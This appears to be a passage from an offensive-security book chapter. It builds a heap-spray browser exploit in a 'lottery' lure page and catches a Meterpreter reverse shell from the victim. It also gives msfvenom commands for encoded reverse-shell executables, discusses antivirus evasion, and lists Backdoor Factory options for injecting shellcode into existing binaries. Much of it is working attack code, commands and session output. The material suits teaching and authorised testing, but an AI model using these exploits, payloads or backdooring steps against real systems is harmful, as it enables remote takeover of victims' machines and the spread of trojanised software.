20040027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
20250027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
20460027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
20670027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
20880027  90 90 90 fc e8 82 00 00-00 60 89 e5 31 c0 64 8b  ..........`..1.d.
```

BUSY

TIP

Did you go back to the `msfvenom` output that started with `%ue8fc%u0082%u0000%u8960%u31e5`, and thus try searching for `e8 fc 00 82`, and so on? Don't forget the endianness!

Take a look at that gorgeous heap spray! The Fountains of Bellagio would be jealous. We can see that each line is a single instance of our NOP sled transitioning into our shellcode at `0x1db20027`, `0x1dd30027`, `0x1df40027`, and so forth. But, don't run off to your `exploit()` function to punch in one of these addresses. We can point our exploiter at any location that lands us in a NOP sled, and thanks to our `sprayer()` function, we have buckets of NOPs. So, we can afford to be picky. Now, wouldn't it be best to avoid null bytes? All of the locations in our example here have a null byte in the middle. It may work, but it may break. Now, let's go back to examining IE's virtual address space and confirm if a given friendly-looking address will definitely land us in a sea of NOPs. In WinDbg's command window, we can use the `d*` commands to display the contents of memory at a given location. The letter after the `d` defines the display format. `dd`, `db`, and `dc` will all work nicely; `da` is useful for finding ASCII strings in memory, but it doesn't help us here—we're hardcore hackers, we eat and breathe raw bytes. Let's take a peek at memory around `0x11fcffff` with `dc 11fcffff`:



```
0:006> dc 11fcffff
11fcffff  90909090 90909090 90909090 90909090  ................
11fd000f  90909090 90909090 90909090 90909090  ................
11fd001f  90909090 90909090 90909090 90909090  ................
11fd002f  90909090 90909090 90909090 90909090  ................
11fd003f  90909090 90909090 90909090 90909090  ................
11fd004f  90909090 90909090 90909090 90909090  ................
11fd005f  90909090 90909090 90909090 90909090  ................
11fd006f  90909090 90909090 90909090 90909090  ................
```

There you have it. Nothing but NOPs. (I think I just discovered my catchphrase.) `0x11fcffff` is ideal for our purposes: it lacks null bytes and lands us somewhere deep in a sled so we can slide effortlessly into shellcode execution. We only need to stuff it into our buffer with just the right amount of fluff to overwrite EIP with precision.

Fine-tuning your attack and getting a shell

If you punched in the code from our setup, then you put in too many zs and calling `exploit()` crashes IE. We need to know how many z's to write. I'll leave it to you to find the sweet number of fluff so that we're left with the perfect four bytes of space needed to overwrite EIP. Here's a hint to get you started: 390 bytes is just shy of the sweet spot, but go beyond 395 bytes and you'll overshoot the landing.


Let's tear down our page so we can modify `lottery.html`. I'm changing the `buffer` declaration to concatenate our target address with `var buffer = "zzzz... [`*`snip`*`] ...zzzz" + "\xff\xff\xec\x11"` (don't forget the endianness):



```
                          var nopsled = unescape("%u9090%u9090");
                          while(nopsled.length <= 0x100000 - shcode.length) {
                                  nopsled += nopsled;
                          }
                          nopsled += shcode;
                          for(z = 0; z < 200; z++) {
                                  arr[z] = z + nopsled;
                                  arr[z].substring(0,1);
                          }
                  }
                  function exploit() {
                          var buffer = "zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzz" + "\xff\xff\xec\x11"
                          var htmlTags =
                                  "<object type='application/x-java-applet'>" +
                                  "<param name='launchjnlp' value='1'>" +
                                  "<param name='docbase' value='" + buffer + "'>"
+
                                  "</object>";
"lottery.html" 33L, 2215C                                          18,431-452    37%
```

Save the file and fire up the `SimpleHTTPServer` again. The trap is set, but we have just one last step: we need a handler.

Like `msfvenom`, I expect this process to be second-nature to you by now: fire up `msfconsole` and configure your reverse TCP handler. Make sure you configure `LPORT` with the same number encoded in your shellcode:



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:45678
[*] Sending stage (179779 bytes) to 192.168.108.239
[*] Meterpreter session 1 opened (192.168.108.117:45678 -> 192.168.108.239:49659
) at 2018-06-08 03:20:21 -0400

meterpreter > getuid
Server username: WIN-6GIO331DI21\yokwe
meterpreter >
```

You can see here that we received a session from the victim PC when our unfortunate user tried to claim the lottery winnings. Note the privileges: yes, we're stuck with the privileges under which Internet Explorer was executed. Try experimenting with running IE with different user accounts and see if it makes a difference for the attacker.

Understanding Metasploit shellcode delivery

The shellcode that we've been generating with `msfvenom` is ultimately machine code that tells the processor how to, for example, bind to a local port. Once we've gone through a primer on low-level concepts such as the stack and heap, virtual address space, and assembly, this description of shellcode is straightforward enough. The *art* of shellcoding is two key considerations: the target execution environment's quirks and the actual delivery of the shellcode into the execution environment. The first consideration includes things like endianness and shellcode-breaking characters; this analysis is the difference between `0x20` functioning just fine in shellcode and `0x20` being one of several characters that we have to work around. The second consideration includes scenarios just like what we covered with our heap spraying attack, where we needed to use the `unescape()` function to parse out the bytes. Delivery of shellcode has to consider the potential for filtering mechanisms along the way. Again, shellcode is ultimately machine code; but when we're typing up our exploit, the shellcode exists as a variable that may need to be treated as a string and then passed into a function that may or may not speak the language. Part of the art of shellcoding is the art of smuggling.

Encoder theory and techniques – what encoding is and isn't

One of the ways that `msfvenom` helps us to become effective smugglers is by providing encoders. Encoders transform the shellcode bytes into another form using a reversible algorithm; a decoder stub is then appended to the shellcode. Now, you'll often see discussions about encoders and their value for bypassing antivirus protection. It's wise to not get caught up in the dream of encoding your way to undetectable payloads, for a couple of reasons. For one, encoders are really meant to assist with input validation concerns; they aren't intended to bypass AV. Suppose, for example, that you've found an application that takes input from a user. You've discovered through testing that if you overflow the buffer, you can control execution; thus, you set out to actually pass shellcode through the application's user input mechanism.

If the input doesn't allow certain characters, you'll be stuck despite having no bounds checking. This is what encoders are really for. Secondly, and more importantly, the concept of AV evasion with encoders implies that the particular sequence of bytes representing shellcode is all the AV is looking at. As hackers, we should know better. Even simple signature-based antivirus scanners can detect things such as the decoder stub and other hallmarks of Metasploit, BDF, Shellter, Veil, and so on. The more advanced antivirus products on the market today employ far more sophisticated checks: they're sandboxing the code to actually observe its functionality; they're employing machine-learning heuristics; they're gathering little chunks of information on a minute-by-minute basis from millions of endpoints in the wild, where hackers are trying their luck with a variety of methods. I'm sorry to be the one to burst this bubble, but it's best to give up on the dream of a foolproof method for sneaking shellcode past today's antivirus products. I hear someone in the back now: *but there was that zero-day malware just last week that wasn't detected by AV, I have a buddy who generated a perfectly undetectable Trojan with msfvenom and BDF, and so forth*. I'm not saying AV evasion is dead—in fact, as I demonstrated in this book, it's alive and well. The emphasis is on the word *foolproof*. The takeaway from this is that you must understand your target environment as well as you can. It's easy to get so caught up in the furious-typing hacking stuff that we forget about good old-fashioned reconnaissance.


But I digress. Let's take a quick look at the `x86/shikata_ga_nai` encoder and get a feel for how it works. We won't take a deep dive into the encoder's inner clockwork, but this is a good opportunity to review examining the assembly of a Windows executable from within Kali.

Windows binary disassembly within Kali

We're going to do something very simple: we'll generate three Windows binaries. Two of them will use the exact same parameters—we'll run the same `msfvenom` command twice, outputting to a different file name for comparison—but with the `x86/shikata_ga_nai` encoder in play. Then, we'll generate the same shellcode as a Windows binary, but with no encoder at all. The payload is a simple reverse TCP shell pointing at our host at `192.168.108.117` on port `1066`:

```
# msfvenom --payload windows/shell/reverse_tcp LHOST=192.168.108.117
LPORT=1066 --encoder x86/shikata_ga_nai --format exe > shell1.exe
# msfvenom --payload windows/shell/reverse_tcp LHOST=192.168.108.117
LPORT=1066 --encoder x86/shikata_ga_nai --format exe > shell2.exe
# msfvenom --payload windows/shell/reverse_tcp LHOST=192.168.108.117
LPORT=1066 --format exe > shell_noencode.exe
```

Use sha256sum to compare the two encoded payload EXEs. Without checking out a single byte, we see that the code is unique with each iteration:




```
root@yokwe:~# sha256sum shell1.exe
96f72a676b17e83309b123b507f6f67fd2e4699f70abe281f3e0ab73c7e00442  shell1.exe
root@yokwe:~# sha256sum shell2.exe
bf9479f9e2656e9002bfa4c5d21a6174cb2b02d92c2b575aa6d7c66dc1c825b3  shell2.exe
root@yokwe:~# 
```

There are two indispensable tools for analyzing binaries in Kali: xxd and objdump.xxd is a hexadecimal dump tool; it dumps the raw contents of the binary in hexadecimal. objdump is more of a general-purpose tool for analyzing objects, but its abilities makes it a handy disassembler. Couple the power of these tools with grep and voila: you have yourself a quick and dirty method for finding specific patterns in binaries. Let's start with a disassembly of the non-encoded Windows backdoor:

```
# objdump -D shell_noencode.exe -M intel
```

Note I'm rendering the instructions in Intel format; this is a Windows executable, after all. Even the Windows nerds can feel at home with disassembly on Kali. This is a large output— grab some coffee and take your time exploring it. In the meantime, let's see if we can find the LHOST IP address in this file. We know the hex representation of 192.168.108.117 is c0.a8.6c.75, so let's grep it out:


```
# objdump -D shell_noencode.exe -M intel |grep "c0 a8 6c 75"
```



```
root@yokwe:~# objdump -D shell_noencode.exe -M intel |grep "c0 a8 6c 75"
  4034aa:      _ 68 c0 a8 6c 75          push   0x756ca8c0
```

At 4034aa, we find the instruction that pushes the target IP address onto the stack. Go ahead and try to find the same bytes in one of the encoded files. No cigar. So, we know that the encoder has effectively encrypted the bytes, but we also know that two files generated with the same encoder and same parameters hash to different values. We can put hex dumps of these two binaries side by side to get an idea of what x86/shikata_ga_nai has done.


Scrolling down to the `.text` section, take a peek at the sequences common between both binaries:



```
00001000: 558b ec81 ec0c 4c00 e6b8 d402 9100 b956
00001010: c1e8 179c 7aa3 a83b 4100 a344 4041 00a3
00001020: edf4 4100 33db a848 4015 0057 8d45 0c53
00001030: ac4d 0850 51c7 05b0 17b6 005f d240 0088
00001040: 1d40 3c95 00e8 d64c 0000 68e0 5f40 00e8
00001050: d8a4 7700 83c4 9e53 9253 684c 4041 23e8
00001060: fc7f 00bb 8bea 90af 4508 8b0d 4c40 4100
00001070: 256c 8d55 bba0 52e8 b1e8 0000 8b55 f48d
00001080: 45fc 8ddc fb50 510f 14bd 4000 52e8 de99
00001090: 00c1 857a 0f85 9a04 0000 8b35 37c1 4000
000010a0: 0fbe 45fb 8375 bf9a 0dd0 0f87 6604 0090
000010b0: 3385 8a88 9917 400c ff24 8d98 1640 008b
000010c0: 55fc 76ff 156c c140 0083 c404 3bc3 a310
000010d0: d040 000f b63d 0400 0068 f88d 0c00 e86d
000010e0: bf00 26e9 2b04 0000 c742 68de 4100 01c3
000010f0: 0000 e91f 0400 0089 1d14 d040 00ed 1404
00001100: 0000 8b45 fcf9 ff15 6cc1 4000 a318 d078
00001110: 0080 8203 0000 8b4d 5971 ff15 6c90 40e1
00001120: 046c 0241 00e9 e930 0000 391d 6002 4100
00001130: 10de 68d8 f540 fee8 1406 c800 b6c4 0425
00001140: 0560 0241 00ff ffff ffe9 c803 8600 3655
00001150: fc52 ff15 88c1 a300 a3b8 0b41 0019 b103
00001160: 0000 891d 1cd0 4000 e9a9 0300 0086 45fc
00001170: 502e 15c7 9e40 00a3 e017 b700 e992 0300
00001180: 0089 1da3 d040 0010 cf03 0000 391d 6002
00001190: db00 740d 68bc d140 6ae8 b205 00f0 83c4
```

```
00001000: 558b ec65 ec0c b92a 64b8 4e02 4100 53b7
00001010: a3e8 1741 00a3 a80b 4100 a344 4041 00a3
00001020: 0418 4100 33db a35a 4041 5b9f 8d45 0c8b
00001030: c833 0850 c7c7 e6f0 1741 0044 d240 004b
00001040: 1d40 3c41 002a d608 f600 73e0 d040 0011
00001050: d8a4 0000 83c4 0453 5353 684c 40b7 2ce8
00001060: fc3e 0000 8b55 0c8b 45b3 8b28 4c40 4100
00001070: 5250 8d55 f47d 52b6 444a 0000 8bee f486
00001080: 45fc 8d4d 1850 5168 05d2 4021 01e8 de4a
00001090: 00aa 85c0 0f04 9a04 3f06 8b35 68c1 4000
000010a0: 0fdd 4523 83c0 08bf f839 d587 fd4d c182
000010b0: b7c9 8a88 0817 4000 ff55 8d98 1640 ffdd
000010c0: 55fc 52ff 716c c1db 0083 c404 3bc3 3710
000010d0: d040 00ff 8f3d b100 0068 f8d1 4000 e86d
000010e0: 0600 00e9 2b04 0000 e605 6802 4100 b3f9
000010f0: 0000 e91f 0400 0089 e014 d040 51e9 1407
00001100: 00cc 588d fccf ff15 6cc1 4000 a318 d040
00001110: 00e9 fd03 0000 8b4d 4c51 ffd3 6cc1 4000
00001120: a36c 0241 00e9 e903 00df a01d 6002 4100
00001130: 7e0d 05d8 5040 8fe8 1406 0000 83c4 04c7
00001140: b960 1741 00ff ffff ffe9 c803 00ad 8b2f
00001150: fc52 1049 e42c 7a00 a3b8 0b44 00e9 b103
00001160: 0000 891d 1cd0 4000 37a9 0300 008b 2ffc
00001170: b9ff 1588 c140 00a3 fc11 9300 e992 03cd
00001180: 0008 6654 d040 00e9 8a03 0000 391d 6002
00001190: 4100 740d 8bbc d140 e0e8 b205 0000 83c4
```

If you look closely at this snippet of memory, there are many byte sequences in common; I've highlighted just a few from a single line starting at `0x00001050`. Now, we can go back to our disassembly and perform an analysis on what's happening here:



```
root@yokwe:~# objdump -D shell1.exe -M intel |grep "68 4c 40"
  40105a:       68 4c 40 41 23          push   0x2341404c
root@yokwe:~# objdump -D shell2.exe -M intel |grep "68 4c 40"
  40105a:       68 4c 40 b7 2c          push   0x2cb7404c
```

Despite the unique outputs, we see some telltale similarities. In this example, both binaries have a similar instruction at the same location in memory: `push  0x2341404c` and `push 0x2cb7404c`. `68` represents the opcode for `push`; and the next two bytes, `4c 40`, appear in the operand in reverse order. That's right, little-endian bit order! These patterns assist us in understanding how the encoding process works, but they also help us understand how AV scanners may pick up our encoded shellcode.

Injection with Backdoor Factory


In `Chapter 6`, *Advanced Exploitation with Metasploit*, we spent some time with Shellter, a tool for dynamic injection into Windows executables. Shellter did the heavy lifting by examining the machine code and execution flow of the selected executable, and identifying ways to inject shellcode without creating telltale structures in the program; the result is a highly AV-resistant executable ready to run your payload. There are a few options out there and Shellter is one of the best, but there are a couple limitations: namely, it's a Windows application and can only patch 32-bit binaries. The first limitation isn't a big problem considering how well we could run it with Wine, but depending on your perspective, this can be seen as a drawback. The second limitation isn't a big problem either, since any 32-bit application will run just fine on 64-bit Windows; but in the face of strong defenses we need more options, not fewer.

Back in `Chapter 6`, *Advanced Exploitation with Metasploit*, we were discovering quick and easy antivirus evasion for sneaking in our Metasploit payloads. In this discussion, we are taking a more advanced approach to understanding shellcode injection into Windows binaries. This time around, we'll be looking at **Backdoor Factory** (**BDF**).

Code injection fundamentals – fine-tuning with BDF

I like the name *Backdoor Factory* for this tool because in a real factory, you can see all the tiny moving parts that work together to create the final product produced by the factory. When you first fire up BDF, you may be taken aback by the options available to you at the command line. Although we won't be covering all of these options in detail, I want to get us familiar with the tool. For our purposes in this chapter, we won't try everything; and in a given assessment, you may not need more than just a few parameters to get the job done. However, part of the job is understanding the capability of your tool set so that you'll effectively recognize solutions to problems. We'll do that, but before we review BDF's features, let's deepen our understanding of injecting shellcode into executables (also called "patching"). One of the core concepts for any dynamic injector is code caves. A *code cave* is a block of process memory composed of just null bytes (`0x00`). We call them *code caves* because they're dark, scary, empty, bears live in them, and they're a great place to stash our malicious code. (I lied about the bears.) These structures of nothingness are important for us because they allow us to add code without changing anything that's already there.

In this example, I've highlighted a code cave within a Windows installer:



```
0042C640  CC BE 43 00 E9 CC 57 FD  FF B9 80 C0 43 00 E9 F5  Ì¾C.éÌWýÿ¹€ÀC.éõ
0042C650  A6 FE FF FF 35 84 C0 43  00 68 BC C0 43 00 E8 36  ¦þÿÿ5„ÀC.h¼ÀC.è6
0042C660  A9 FE FF B9 DC C0 43 00  E9 97 A6 FE FF B9 E8 C0  ©þÿ¹ÜÀC.é—¦þÿ¹èÀ
0042C670  43 00 E8 41 63 FE FF 68  EC C0 43 00 FF 15 2C D2  C.èAcþÿhìÀC.ÿ.,Ò
0042C680  42 00 C3 B9 0C C1 43 00  E9 E5 A9 FE FF C7 05 1C  B.Ã¹.ÁC.éå©þÿÇ..
0042C690  C1 43 00 98 D6 42 00 B9  1C C1 43 00 E9 1B B0 FE  ÁC.˜ÖB.¹.ÁC.é.°þ
0042C6A0  FF 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ÿ...............
0042C6B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C6C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C6D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C6E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C6F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C700  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C710  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C720  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C730  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C740  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C750  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C760  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C770  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C780  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C790  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................

0002BBB1 000000000042C7B1: .text:0042C7B1 (Synchronized with IDA View-A)
```

Running BDF without any flags set will just display these options (as well as a fun ASCII banner). Let's take a look at what this thing can do. Note, there are a few options here that are out of scope or self-explanatory, so I've skipped them. (In fact, one option is for OnionDuke, and you won't see too many legitimate white-hat contexts for that one.) You can start the tool with this simple command:

```
# backdoor-factory
```

Without any parameters, BDF will let you know what options are available to you:

- `--file=` identifies the binary that you'll be patching with your code.
- `--shell=` identifies the payloads that are available for use. You'd use `--shell=show` after defining an executable with `--file=` to see a listing of compatible payloads.
- `--hostip=` and `--port=` are your standard options for either your connect-back or local bind, depending on the payload.

- `--cave_jumping` allows us to spread our shellcode over multiple code caves; some code in one cave, then a jump to the next cave, then to the next.
- `--add_new_section` adds a new section in the executable for our shellcode. This isn't a stealthy option, but may be necessary with some executables depending on their structure.
- `--user_shellcode=` lets us provide our own shellcode (instead of using the built-in payloads). I prefer to have a more personal relationship with my shellcode, so I will almost exclusively use my own.
- `--cave` and `--shell_length=` are used to hunt for code caves inside a binary. While `--cave` can find them all and list them, `--shell_length=` is used to define caves of a particular size.
- `--output-file=` is where our finished product will go.
- `--section=` is used when we're naming our new section created with `--add_new_section`.
- `--directory=` is a delightful option that makes BDF especially powerful; this allows us to backdoor an entire *directory* of binaries. Keep in mind that the default behavior is hunting for code caves, which means each individual executable needs to be processed. By combining this option with `--add_new_section`, BDF won't need to hunt for caves and this process is a lot faster. Remember the rule of thumb that adding sections is not stealthy.
- `--change_access` is default behavior; you will only change this in certain situations. This option makes the code cave where our payload lies writable and executable.
- `--injector`, `--suffix=`, and `--delete_original` are part of the injector module and are Windows-only, so we won't play with them here. I didn't skip them because they're interesting and dangerous. They're very aggressive and potentially destructive so I advise caution. They will hunt the system for patchable executables, inject them, and save the original file according to the suffix parameter. With `--delete_original`, the original untouched executable goes away, leaving behind the injected copy. The `--injector` module will even check to see whether the target is running and if so, shut it down, inject it, then attempt to restart it.
- `--support_check` allows BDF to determine whether the target can be injected without attempting to do so. This check is done when you try to inject a file anyway, so this can be useful for research.
- `--cave-miner` is for adapting our shellcode generation to fit the target executable rather than the other way around—it helps us to find the smallest possible payload that can fit into one of the available caves.


- `--verbose` is for debugging the injection process.
- `--image-type=` lets you identify the binaries to be patched as x86 or x64 (or both). The default is both.
- `--beacon=` is for payloads that can send out beacons or heartbeats. This option takes an interval in seconds as the argument.
